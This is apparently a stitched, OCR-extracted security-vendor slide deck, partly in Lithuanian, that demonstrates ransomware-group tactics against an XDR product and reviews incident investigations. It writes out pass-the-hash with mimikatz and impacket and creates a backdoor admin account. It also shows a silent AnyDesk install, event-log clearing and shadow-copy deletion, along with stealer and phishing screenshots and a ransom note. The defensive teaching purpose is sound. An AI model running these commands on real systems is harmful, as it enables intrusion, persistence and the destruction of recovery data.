Administrator: C:\Windows\system32\cmd.exe  
mimikatz # privilege::debug  
ivilege '20' OK  
  
mimikatz # sekurlsa::pth /user:Administrator /domain:SimpleDomain.com /ntlm:f56a8399599f1be040128b1dd9623c29  
run:PowerShell.exe
```

DETECTIONS (3)	SEVERITY	PRIORITY	RESOLVED	▼ OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
 Rule Process with mimikatz-like executable metadata executed [A0423]				Sep 18, 2022, 6:04:46 PM	evilcorp1	mimikatz.exe	▶ mimikatz.exe (4044)	None	nt authority\system
 Rule Remote execution using PsExec [B0901]				Sep 18, 2022, 6:02:02 PM	evilcorp1	cmd.exe	▶ cmd.exe (9604)	None	nt authority\system
 Rule PsExec named pipe created [A0904]				Sep 18, 2022, 6:02:02 PM	evilcorp1	psexesvc.exe	▶ psexesvc.exe (9656)	None	nt authority\system

# XDR VS RANSOMWARE GROUP DEMO

## Lateral movement

```
(root@kali)-[~]
# impacket-smbexec -hashes ":f56a8399599f1be040128b1dd9623c29" SimpleDomain/DomainUser@10.1.206.252
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::6131:1aae:84af:fe74
    IPv4 Address. . . . . : 10.1.206.252
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.1.206.1

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::110:e57c:a706:5149%13
    IPv4 Address. . . . . : 10.0.0.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Windows\system32>
```



### SMB/Impacket.Smbexec

Detected by ESET Endpoint Security product


Occurred	8 minutes ago - Sep 18, 2022, 8:42:37 PM
Triggering process	System: <a href="#">ntoskrnl.exe</a>
Command Line	<i>None</i>
Username	nt authority\system
User Role	<i>Unknown</i>



### ntoskrnl.exe

PE

SHA-1	25B60372BE1C5530A1A8105027A44617089829A3
Signature type	<i>Unknown</i>
Signer Name	<i>Unknown</i>
Seen on	<a href="#">2 computers</a>
First Seen	18 days ago - Aug 31, 2022, 9:16:52 AM
Last Executed	2 minutes ago - Sep 18, 2022, 8:48:26 PM



<input type="checkbox"/>	DETECTIONS (2)	SEVERITY	PRIORITY	RESOLVED	▼ OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
<input type="checkbox"/>	Firewall Web threat				Sep 18, 2022, 8:42:37 PM	evilcorp1	ntoskrnl.exe	ntoskrnl.exe (4)	<i>None</i>	nt authority\system
<input type="checkbox"/>	Antivirus Potentially unwanted application: BAT/Agent.B				Sep 18, 2022, 8:32:24 PM	evilcorp1	<i>Unknown</i>	<i>Unknown</i>	<i>Unknown</i>	<i>Unknown</i>



# XDR VS RANSOMWARE GROUP DEMO

## Persistence


AnyDesk

Atera

TightVNC

...

- RDP
- Create Account
- Network Tunnel



```
C:\Windows\system32>net user OldAdmin 1Q2w3E4r5T6y /add
The command completed successfully.
```

```
C:\Windows\system32>net localgroup "Remote Desktop Users" OldAdmin /add
The command completed successfully.
```

```
C:\Windows\system32>net localgroup Administrators OldAdmin /add
The command completed successfully.
```

```
Administrator: Windows PowerShell

PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadFile("http://download.anydesk.com/AnyDesk.exe",
"C:\ProgramData\AnyDesk.exe")
PS C:\Windows\system32> C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
PS C:\Windows\system32>
```

# XDR VS RANSOMWARE GROUP DEMO

## Exfiltration

- **Mega.nz**
- **RClone**
- **FTP clients**

**FileZilla**

**Total Commander FTP**

- **SCP clients**

**WinSCP**

- **Cloud storage services**



# XDR VS RANSOMWARE GROUP DEMO


## Defense Evasion

- GMER
- Process Hacker
- Access to endpoint console
- GPO
- Indicator Removal on Host

wevtutil cl

Fsutil file setZeroData offset=0 length=<fileSize>

EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
wevtutil.exe	wevtutil.exe (4064)	cl System	simplifiedomain\domainuser
wevtutil.exe	wevtutil.exe (5740)	cl Application	simplifiedomain\domainuser



Administrator: Command Prompt

```
C:\Windows\system32>wevtutil cl Application
```

```
C:\Windows\system32>wevtutil cl System
```

# XDR VS RANSOMWARE GROUP DEMO

## Impact

### Inhibit System Recovery


bcdedit /set

vssadmin delete shadows /all /quiet

wmic shadowcopy delete

Select Administrator: Command Prompt

```
C:\Windows\system32>vssadmin delete shadows /all /quiet  
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool  
(C) Copyright 2001-2013 Microsoft Corp.
```



! Attempt to modify or delete shadow copies [C0401a]

```
C:\Windows\system32>wmic shadowcopy delete  
Deleting instance \\EVILCORP1\ROOT\CIMV2:Win32_ShadowCopy.ID="{FBE673E4-840A-4998-81C5-E798A3C4E9F8}"  
Instance deletion successful.
```

# INCIDENT INVESTIGATIONS - BAD PRACTICES

- **NETSCAN.EXE** - Multi-protocol network scanner and profiling tool
- **MEGAsyncSetup64.EXE** - desktop application for MEGA file sharing/synchronization/cloud services
- **ESENTUTL.EXE** - Microsoft database management and recovery tool
- **AnyDesk.exe** - remote management / remote desktop
- **VNC/UltraVNC** - remote management / remote desktop
- **NirSoft** - Password Recovery Utilities, Network Monitoring Tools, Desktop Utilities and more



[Home](#) > [News](#) > [Security](#) > [Litespeed Cache bug exposes millions of WordPress sites to takeover attacks](#)

# Litespeed Cache bug exposes millions of WordPress sites to takeover attacks

By [Sergiu Gatlan](#)

August 21, 2024

01:22 PM

1

On December 11, 2023 WPScan published Marc Montpas' research on the [stored XSS vulnerability in the popular Popup Builder plugin](#) (200,000+ active installation) that was fixed in version 4.2.3.


A couple of days later, on December 13th, the [Balada Injector](#) campaign started infecting websites with older versions of the Popup Builder. The attack used a freshly registered (December 13) domain [specialcraftbox\[.\]com](#). At the current time of writing [PublicWWW detects the injection](#) on over **6,200** sites.

id	phishlet	username	password	tokens	remote ip
3	m365	m365admin@2.....	Sup3r S3cr3t ...	captured	99.100.65.103

Evilginx Victim

Sign in to your account

https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client\_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect\_uri=https%3A%2F%2Fwww.office.com%2Flandingv2 180%

 Microsoft

# Sign in

[No account? Create one!](#)

[Can't access your account?](#)

Cookie-Editor - Import

Ad Join Skillshare Today and Get 30% Off Annual Membership. Not interested Later

Supported format: JSON, Header string, Netscape.

: "2543D978C372652B3DCFCAC3C23E6415", "name": "MUID"} ]]

Import

Manage

Clear all

# Incidentų tyrimai – kaip atrodo OS incidento metu

×

↺

🖥️

📁

📁

Name

📄 pewpe

📄 qq.ps1.

📄 sec.vbs

📄 webina

📄 wine.ht

📄 wine.zi

GhostLocker<sup>2.0</sup>

We run shit because we can

ALL YOUR FILES ARE STOLEN AND ENCRYPTED!

CURRENT PAYMENT DEMAND: 0.0023 BTC

YOUR ENCRYPTION ID: YTJNkOmRnYfjOhLDkAorRfavTJqwslox (SAVE THIS)

You are probably asking yourself, *what happened?*

All your important files have been stolen then encrypted using military-grade ciphers, meaning you've lost all access to them. But don't worry, we're here to assist you in resolving this issue. We kindly advise you to save your encryption ID and keep it in store as it will be needed when contacting us.

Press the button below to get in contact with our team, and we will assist you in decrypting your files and preventing them from being released. If you do not contact us within 7 days, all your data will be released.

Click me

Refrain from hirin

🔊

🕒

🔧

🖥️ Application Frame Host

▼ 🖥️ AteraAgent

⚙️ AteraAgent

0%	0.5 MB	0 MB/s	0 Mbps
0%	5.3 MB	0 MB/s	0 Mbps

BALTIM



# Incidentų tyrimai – blogos praktikos

Kompiuterio pavadinimas: BACKUP-PC


=====

- Nerastas joks ESET saugumo produktas.
- Vartotojo paskyros valdymas (UAC) yra išjungtas.




Failai užšifruoti + failai pavogti

Pasirodo ir antras blokavimas – virusas turi funkciją, kuri išjungia gamylinę Windows Defender apsaugą, ESET blokuoja ir šį veiksmą:



Failas nematytas viešai:



No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? VT Intelligence allows you to search across VirusTotal's entire threat corpus using a [myriad of modifiers](#), [learn more](#).



# Incidentų tyrimai – blogos praktikos

Laukiantys "Windows" atnaujinimai:

## Pending Windows Updates:

Microsoft .NET Framework 4.8.1 for Windows 10 Version 22H2 for x64 (KB5011048)  
2023-07 Cumulative Update for .NET Framework 3.5, 4.8 and 4.8.1 for Windows 10 Version 22H2 for x64 (KB5028937)  
2023-07 Cumulative Update for Windows 10 Version 22H2 for x64-based Systems (KB5028166)

Ijungtas pažeidžiamas SMBv1 protokolas.

Įdiegta "Windows Server 2008 R2 Standard".

Išjungtas tinklo lygmens autentiškumo nustatymas.

Rekomenduojama imtis veiksmų: (Dešiniuoju pelės mygtuku spustelėkite This PC (or Computer) -> Properties -> Remote settings ir pažymėkite "Allow connections only from computers running Remote Desktop with Network Level Authentication").

## Accounts policy:

Setting	Value
Force user logoff	Never
Minimum password age (days)	1
Maximum password age (days)	42
Minimum password length	7
Length of password history maintained	24
Lockout threshold	Never
Lockout duration (minutes)	30
Lockout observation window (minutes)	30

# Incidentų tyrimai – blogos praktikos

**Atakos pirminė informacija:** atakuotojas kažkoku būdu gavo RDP administratoriaus prisijungimus. Galėjo juos rasti nutekėjusioje DB, internete, arba naudojo „brute-force“ ataką, kad prisijungtų prie sistemų nuotoliniu būdu.

**Sėkmingai prisijungė iš Rusijos IP per RDP su „Administrator“ paskyra.**

11 22:04:16.228	Security Logs	"[redacted]" failed to log in (for a shared resource). ([redacted])
11 22:04:15.357	Security Logs	"Administrator" logged in via RDP. (W: S1, IP: [redacted] (Russia), P: User32)
11 22:04:15.357	Successful Rmt Logins	"Administrator" logged in via RDP from IP [redacted] (Russia).




- Atakos vidurnaktį: 00:27
- Atakos laikas: 22:04
- Atakos laikas: 20:00

- Ataka įvyko [redacted] vidurnaktį: 00:27 ir kiti, panašūs blokavimo laikai.

**Saugumo problemos – nesaugi tinklo konfigūracija, RDP prisijungimas ir „Administrator“ paskyros slaptažodžiai:**


# Incidentų tyrimai – šnipinėjimo virusai



Name	Status	Date modified	Type	Size
ads_data.txt.7z	✓	8/8/2022 3:19 PM	7Z File	10 KB
ads_data.txt	✓	8/8/2022 3:19 PM	Text Document	120 KB
img_test.doc.iso	✓	8/8/2022 12:58 PM	Disc Image File	368 KB
img_test.iso	✓	8/8/2022 12:58 PM	Disc Image File	368 KB
img_test.img	✓	8/8/2022 12:58 PM	Disc Image File	368 KB
downloaded_eicar	✓	8/8/2022 3:53 PM	File folder	



# Incidentų tyrimai – šnipinėjimo virusai



Community Score

5/73 security vendors and no sandboxes flagged this file as malicious

cd908ce23bb69e4576fcbf2dd2996da100f5e58c830117995c1f1781e7f89fa5

doc023561861500.bat.00\_00032000.exe

Size: 200.00 KB

Last Modification Date: a moment ago

peexe 2024-05-22 10:42:05 UTC

EXE

## ESET LiveGrid®

Reputation



Malicious (1)

Popularity







10 - 99 computers (approximation)

First seen

a day ago



# Incidentų tyrimai – šn



Racoon Stealer Target Applications  
Browsers:

- Google Chrome
- Comodo Dragon
- Amigo
- Orbitum
- Bromium
- Nichrome
- RockMelt
- 360Browser
- Vivaldi
- Opera
- Sputnik
- Kometa
- Uran
- QIP Surf
- Epic Privacy
- CocCoc
- CentBrowser
- 7Star
- Elements
- TorBro
- Suhba
- Safer Browser
- Mustang
- Superbird
- Chedot
- Torch
- Internet Explorer
- Microsoft Edge
- Firefox
- WaterFox
- SeaMonkey
- PaleMoon

Email Clients:

- ThunderBird
- Outlook
- Foxmail

Cryptocurrency:

- Electrum
- Ethereum
- Exodus
- Jaxx
- Monero
- Bither

AppData > Local > Temp > Log.zip

Name	Date modified	Type
browsers	15/08/2023 1:26 pm	File folder
mails	15/08/2023 1:26 pm	File folder
wallets	15/08/2023 1:26 pm	File folder
passwords	15/08/2023 1:26 pm	Text Document
System Info	15/08/2023 1:27 pm	Text Document

Logs Refresh Search CSV 26 Remove 26 1 to 25 of 72 1 2 3 > 25 / page

	GEO	IP	PWD	CKE	WLT	STA	DAT	COM	GET	ACT
<input type="checkbox"/>	lefi N/A	0.0.0.0	85	1491	0	Open	2019-04-07 12:40:25		1.4MB	
<input type="checkbox"/>	AE	94.	82	3178	0	Open	2019-04-07 11:11:47		359.0KB	
<input checked="" type="checkbox"/>	VN	113.	45	3173	0	New	2019-04-07 13:26:57		1018.2KB	
<input checked="" type="checkbox"/>	SA	5.	35	1645	0	New	2019-04-07 12:58:03		189.9KB	